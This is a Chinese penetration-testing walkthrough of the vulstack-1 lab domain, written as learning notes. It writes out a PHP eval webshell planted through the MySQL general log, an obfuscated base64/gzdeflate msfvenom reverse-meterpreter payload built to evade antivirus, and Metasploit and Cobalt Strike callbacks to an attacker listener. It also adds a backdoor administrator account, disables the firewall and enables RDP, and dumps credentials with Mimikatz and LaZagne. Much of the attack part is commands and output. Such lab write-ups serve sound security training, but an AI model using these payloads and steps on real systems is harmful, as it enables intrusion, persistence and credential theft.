简陋的目录

昨天看到红日安全发了vulstack-1的wp，写的很详细，很多思路在我第一次做的时候都没有用到，于是打算跟着wp再学习一下。

一、环境搭建

win7-仅主机+NAT

win2003-仅主机


win2008-仅主机

网络拓扑图

边界机win7：192.168.52.143，169.254.129.186

域成员win2003：192.168.52.141

域控win2008：192.168.52.138



测试连通性

win7可以ping通另两台，但是另外两台ping不通win7， 可能由于Win7开启了防火墙且过滤了ICMP数据包，所以在后续信息收集阶段的活跃主机探测时不能使用-sP.

二、信息收集

探测主机

```
nmap -sn 192.168.56.0/24
```

得到目标ip为192.168.56.129

端口扫描

```
nmap -sS -sV -T5 -A -p- 192.168.1.129
```

```
root@kali:~# nmap -sS -sV -T5 -A -p- 192.168.1.129
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-17 20:33 CST
Nmap scan report for 192.168.1.129
Host is up (0.00066s latency).
Not shown: 65532 filtered ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.23 ((Win32) OpenSSL/1.0.2j PHP/5.4.45)
|_http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
|_http-title: phpStudy \xE6\x8E\xA2\xE9\x92\x88 2014
135/tcp  open  msrpc   Microsoft Windows RPC
3306/tcp open  mysql   MySQL (unauthorized)
MAC Address: 00:0C:29:58:C2:0A (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS details: Microsoft Windows Server 2008 or 2008 Beta 3, Microsoft Windows Server 2008 R2 or Windows 8.1, Microsof
t Windows 7 Professional or Windows 8, Microsoft Windows Embedded Standard 7, Microsoft Windows 8.1 R1, Microsoft W
indows Phone 7.5 or 8.0, Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windo
ws Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE
HOP RTT     ADDRESS
1   0.66 ms 192.168.1.129
```

目录扫描

```
gobuster dir -u http://192.168.1.129 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

```
2020/03/17 20:39:24 Starting gobuster
===============================================================
/phpmyadmin (Status: 301)
/phpMyAdmin (Status: 301)
/l.php (Status: 200)
/con (Status: 403)
/con.php (Status: 403)
/con.txt (Status: 403)
/con.html (Status: 403)
/phpinfo.php (Status: 200)
/L.php (Status: 200)
/PHPMyAdmin (Status: 301)
/PhpMyAdmin (Status: 301)
[ERROR] 2020/03/17 20:39:46 [!] Get http://192.168.1.129/aux: net/http: requ
hile awaiting headers)
[ERROR] 2020/03/17 20:39:49 [!] parse http://192.168.1.129/error_log: net/ur
/prn (Status: 403)
/prn.php (Status: 403)
/prn.txt (Status: 403)
/prn.html (Status: 403)
/Con (Status: 403)
/Con.php (Status: 403)
/Con.txt (Status: 403)
/Con.html (Status: 403)
===============================================================
2020/03/17 20:40:27 Finished
===============================================================
```

那个beifen.rar没扫出来，字典不够强大，略过

三、getshell

存在phpmyadmin以及phpinfo.php

root/root弱口令登录，phpinfo.php查看网站绝对路径C:/phpStudy/WWW

查看sql语句能否文件写入

```
show variables like '%secure%'
```

```
secure_file_priv=NULL
```

因此无法通过into outfile写入

这里可以通过mysql日志写入的方式getshell

```
set global general_log = "ON"
SET global general_log_file="C:/phpStudy/WWW/eval.php"
```

插入一句话

```
SELECT "<?php eval($_POST['cmd']);?>";
```

蚁剑连接成功

四、域渗透

```
ipconfig /all
```

发现在god.org域中

首先给msf弹个shell，因为存在web服务，我们用msfvenom生成一个shellcode，而不是pe文件

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.129 LPORT=3333
-f raw > test.php
```

这里显然没有杀软，如果有，之前的一句话木马应该是写不进去的

免杀payload

加密

```
$code = file_get_contents('test.php');
$encode = base64_encode(gzdeflate($code));
echo $encode;
```

黑名单

```
$l = 'baSe6';
$o = '4_dE';
$v = 'cO';
$e = 'DE';
$love = $l.$o.$v.$e;
$c = "love";
$a = $$c('cGhwaW5mbygpOwo=');
eval($a);

$a = strrev('EdOcEd_46eSaB');
$b = $a('cGhwaW5mbygpOwo=');
eval($b);
```

综合上面两个，最后的test1.php

```php
<?php
$a = strrev('EdOcEd_46eSaB');
$c = strrev('eTALfNizG');
$b =
$a('lVNtb9MwEP4rpopmRyoZHQiNlkmUaSBE2RDtt2myHOfSWs3sKHb3oir/nbPd9IUxDf
Ip9j33vFwu0DSm4Q3UpnFKz9mbdEQSVZMzQgcfTrLB+9NskA1OTileewwW3uIzIqokjCWl
B1rXgLjl1sglOC4rBdrRlBwdEWW5FFUl8goQm6ZkTRKLLUnJek7Ww+PjNYq1w3Xgbnte3H
L3WMOOF5XboPYKW5FzI1p6OVODflEJFfrR/H/Qd2EQ4uBFifEX/u3yYtYn06vz73w6+3Ux
/uEPEz47/+lVG/DITx2r0RqkY4ntkwN30QeCPXmhgKXe3b7nQLDvOZQ6ONWGRAgpV1pamu
4hn4Ji2d4rJxcYfMclhYXtgIYkqUCjeonHIph+h405npajDhr5ttBN0L81dH4QeJhSYN9K
10IuWe8Sq71+YPPji6SJuKb4Rm/wJvfTwDncL1QFhKFVrLAkT8lH0lH/Q7CcZPu5fOfrHd
fzKUPfnyGf7W59vK+Tq8/jyfSa3tq576Q3PpIdPa0Et5tyeI+LAQ8OtFVG88qIAgpG7Wph
rOr+AK34HNz2NoMHkCtnmqxQ1i8thztR0c3eRgzPH2th7Vlcc+53xqEAoxTT5OF3OQDGLw
UVDmNNPB0LqHbzFX8D');
$d = $c($b);
eval($d);
```


msf开启监听

```
use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
set lhost 192.168.1.130
set lport 3333
exploit
```

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.128:3333
[*] Sending stage (38288 bytes) to 192.168.1.129
[*] Meterpreter session 2 opened (192.168.1.128:3333 -> 192.168.1.129:3083) at 202

meterpreter > ls
Listing: C:\phpStudy\WWW
========================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  3142807  fil   2019-10-13 17:05:39 +0800  beifen.rar
100666/rw-rw-rw-  1400     fil   2020-03-17 21:31:00 +0800  eval.php
100666/rw-rw-rw-  21201    fil   2014-02-27 23:02:21 +0800  l.php
40777/rwxrwxrwx   49152    dir   2019-10-13 16:39:26 +0800  phpMyAdmin
100666/rw-rw-rw-  23       fil   2013-05-09 20:56:36 +0800  phpinfo.php
100666/rw-rw-rw-  746      fil   2020-03-17 23:09:18 +0800  test1.php
40777/rwxrwxrwx   4096     dir   2019-10-13 17:01:07 +0800  yxcms
```

进程迁移

> *注意：仅Windows本机meterpreter（windows / meterpreter / reverse_tcp）支持迁移。*
>
> *from PHP meterpreter to native meterpreter with* `sessions -u 3`




```
ps
migrate 2596
```

msf提权方法

getsystem提权

```
meterpreter > getsystem
[-] Unknown command: getsystem.
```

exp提权

绕过UAC进行提权

```
exploit/windows/local/bypassuac
exploit/windows/local/bypassuac_vbs
exploit/windows/local/bypassuac_injection
```


提高程序运行级别

```
exploit/windows/local/ask
```

windows提权漏洞


如ms13_053,ms14_058,ms16_016,ms16_032等

==========这里一开始出现了点问题



花了半天没搞好。。主要是网上基本没有相关的，还有个解答是msf的版本，但是我下了好几个版本+pro也不行。。。只有github上有个issue，只是提到了`The target machine is Windows7 x64`

不过最后还是解决啦



==========分割线

使用**cobaltstrike**

teamserver启动服务，上线，Listener，generate生成可执行文件`artifact.exe`（因为当前环境没有杀软，故不考虑免杀），启动之后只要进程不被杀掉，随时可以上线。

开启远程桌面连接

通过cmd创建用户， 使用远程桌面连接执行文件

这里的**cmd**可以考虑蚁剑的虚拟终端,还有回显,**meterpreter**的**shell**没有回显

```
net user gqy test@1233 /add
net localgroup administrators gqy /add
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v
fDenyTSConnections /t REG_DWORD /d 00000000 /f
```

若目标主机开启了防火墙限制了3389的远程连接，可反弹一个msf的shell回来，尝试关闭防火墙

```
meterpreter> run post/windows/manage/enable_rdp
```

蚁剑cmd关闭防火墙


```
netsh adcfirewall set allprofiles state off
```

远程桌面`OWA\gqy  test@1233`成功连上

注意这里有时候前面跟的是域

meterpreter上传并执行文件

```
upload /tmp/artifact.exe C:/Windows
execute -f artifact.exe
```




cs与msf联动


先新建一个foreign Listener，然后把想派生的shell右键spawn选择新建的foreign listener

msf监听

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.1.130
set lport 1233
exploit
```




因为是windows/meterpreter/reverse_tcp，这个shell是可以直接进程迁移的



获取密码或hash

Dump Hashes+Run Mimikatz



使用LaZagne抓取所有支持软件的密码


meterpreter或cs上传，

cs执行

```
bracon>shell laZagne.exe all
```

msf进入shell执行

```
laZagne.exe all
```



信息收集

cmd

```
ipconfig /all
```

beacon

```
shell net config Workstation
net view
```

```
beacon> net view
[*] Tasked beacon to run net view
[+] host called home, sent: 103992 bytes
[+] received output:
Server Name      IP Address           Platform Version Type  Comment
-----------      ----------           -------- ------- ----  -------
OWA              192.168.52.138       500      6.1     PDC
ROOT-TVI862UBEH  192.168.52.141       500      5.2
STU1             192.168.52.143       500      6.1
```

得到192.168.52.138是域控

内网收集

查看windwos漏打的补丁

> https://github.com/AonCyberLabs/Windows-Exploit-Suggester

```
run post/windows/gather/checkvm #是否虚拟机
run post/linux/gather/checkvm #是否虚拟机
run post/windows/gather/forensics/enum_drives #查看分区
run post/windows/gather/enum_applications #获取安装软件信息
run post/windows/gather/dumplinks  #获取最近的文件操作
run post/windows/gather/enum_ie  #获取IE缓存
run post/windows/gather/enum_chrome  #获取Chrome缓存
run post/windows/gather/enum_patches  #补丁信息
run post/windows/gather/enum_domain  #查找域控
```

```
meterpreter > run post/windows/gather/enum_patches

[*] Patch list saved to /root/.msf4/loot/20200318211736_default_192.168.1.128_enum_patches_887589.txt
[*] KB2534111 applied
[*] KB2999226 applied
[*] KB958488 applied
[*] KB976902 applied
```

```
meterpreter > run post/windows/gather/enum_applications

[*] Enumerating applications installed on STU1

Installed Applications
======================

 Name                                                    Version
 ----                                                    -------
 Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148  9.0.30729.4148
 Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148  9.0.30729.4148
 Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161  9.0.30729.6161
 Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161  9.0.30729.6161
 Microsoft Visual C++ 2013 Redistributable (x86) - 12.0.21005    12.0.21005.1
 Microsoft Visual C++ 2013 Redistributable (x86) - 12.0.21005    12.0.21005.1
 Microsoft Visual C++ 2013 x86 Additional Runtime - 12.0.21005   12.0.21005
 Microsoft Visual C++ 2013 x86 Additional Runtime - 12.0.21005   12.0.21005
 Microsoft Visual C++ 2013 x86 Minimum Runtime - 12.0.21005      12.0.21005
 Microsoft Visual C++ 2013 x86 Minimum Runtime - 12.0.21005      12.0.21005
 Microsoft Visual C++ 2017 Redistributable (x86) - 14.16.27033   14.16.27033.0
 Microsoft Visual C++ 2017 Redistributable (x86) - 14.16.27033   14.16.27033.0
 Microsoft Visual C++ 2017 X86 Additional Runtime - 14.16.27033  14.16.27033
 Microsoft Visual C++ 2017 X86 Additional Runtime - 14.16.27033  14.16.27033
 Microsoft Visual C++ 2017 X86 Minimum Runtime - 14.16.27033     14.16.27033
 Microsoft Visual C++ 2017 X86 Minimum Runtime - 14.16.27033     14.16.27033
 Mozilla Firefox 69.0.1 (x86 zh-CN)                              69.0.1
 Mozilla Firefox 69.0.1 (x86 zh-CN)                              69.0.1
 Nmap 7.80                                                       7.80
 Nmap 7.80                                                       7.80
 Notepad++ (32-bit x86)                                          7.7.1
 Notepad++ (32-bit x86)                                          7.7.1
 Npcap 0.9983                                                    0.9983
 Npcap 0.9983                                                    0.9983
 WinPcap 4.1.3                                                   4.1.0.2980
 WinPcap 4.1.3                                                   4.1.0.2980
 Wireshark 3.0.4 32-bit                                          3.0.4
```

查看路由信息

```
run get_local_subnets
```

```
meterpreter > run get_local_subnets

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
Local subnet: 169.254.0.0/255.255.0.0
Local subnet: 192.168.1.0/255.255.255.0
Local subnet: 192.168.52.0/255.255.255.0
```

添加路由并扫描

```
run autoroute -s 192.168.52.0/24
run post/windows/gather/arp_scanner RHOSTS=192.168.52.0/24
```

```
meterpreter > run autoroute -s 192.168.52.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 192.168.52.0/255.255.255.0...
[+] Added route to 192.168.52.0/255.255.255.0 via 192.168.1.128
[*] Use the -p option to list all active routes
meterpreter > run post/windows/gather/arp_scanner RHOSTS=192.168.52.0/24

[*] Running module against STU1
[*] ARP Scanning 192.168.52.0/24
[+]     IP: 192.168.52.1 MAC 00:50:56:c0:00:01 (VMware, Inc.)
[+]     IP: 192.168.52.138 MAC 00:0c:29:a1:1d:fd (VMware, Inc.)
[+]     IP: 192.168.52.143 MAC 00:0c:29:58:c2:00 (VMware, Inc.)
[+]     IP: 192.168.52.141 MAC 00:0c:29:d2:a5:27 (VMware, Inc.)
[+]     IP: 192.168.52.255 MAC 00:0c:29:58:c2:00 (VMware, Inc.)
[+]     IP: 192.168.52.254 MAC 00:50:56:ea:d1:e0 (VMware, Inc.)
meterpreter >
```

前面看到靶机存在nmap，使用nmap的端口扫描

```
nmap --script=vuln 192.168.52.141
nmap --script=vuln 192.168.52.138
```

192.168.52.141

```
Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs: CVE:CVE-2008-4250
|       The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|       Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|       code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
```

192.168.52.138

```
Host script results:
|_smb-vuln-ms10-054: false
| smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
